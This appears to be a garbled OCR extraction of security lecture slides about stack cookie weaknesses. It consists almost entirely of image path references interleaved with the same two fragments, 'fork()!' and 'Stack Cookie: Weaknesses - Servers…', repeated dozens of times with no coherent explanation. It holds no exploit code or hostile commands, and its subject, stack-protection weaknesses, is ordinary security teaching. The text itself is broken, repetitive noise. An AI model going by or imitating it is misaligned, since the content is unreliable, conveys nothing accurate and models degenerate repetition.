


`fork()!`




Stack Cookie: Weaknesses

- Servers…




fork()!




Stack Cookie: Weaknesses

- Servers…




`fork()!`





Stack Cookie: Weaknesses

- Servers…




fork()!







Stack Cookie: Weaknesses

- Servers…




fork()!







Stack Cookie: Weaknesses

- Servers…




fork()!







Stack Cookie: Weaknesses

- Servers…




fork()!







Stack Cookie: Weaknesses

- Servers…




fork()!







Stack Cookie: Weaknesses

- Servers…




`fork()!`






Stack Cookie: Weaknesses


- Servers…



fork()!


fork()!






Stack Cookie: Weaknesses


- Servers…



fork()!


fork()!






Stack Cookie: Weaknesses

- Servers…




Stack Cookie: Weaknesses


- Servers…

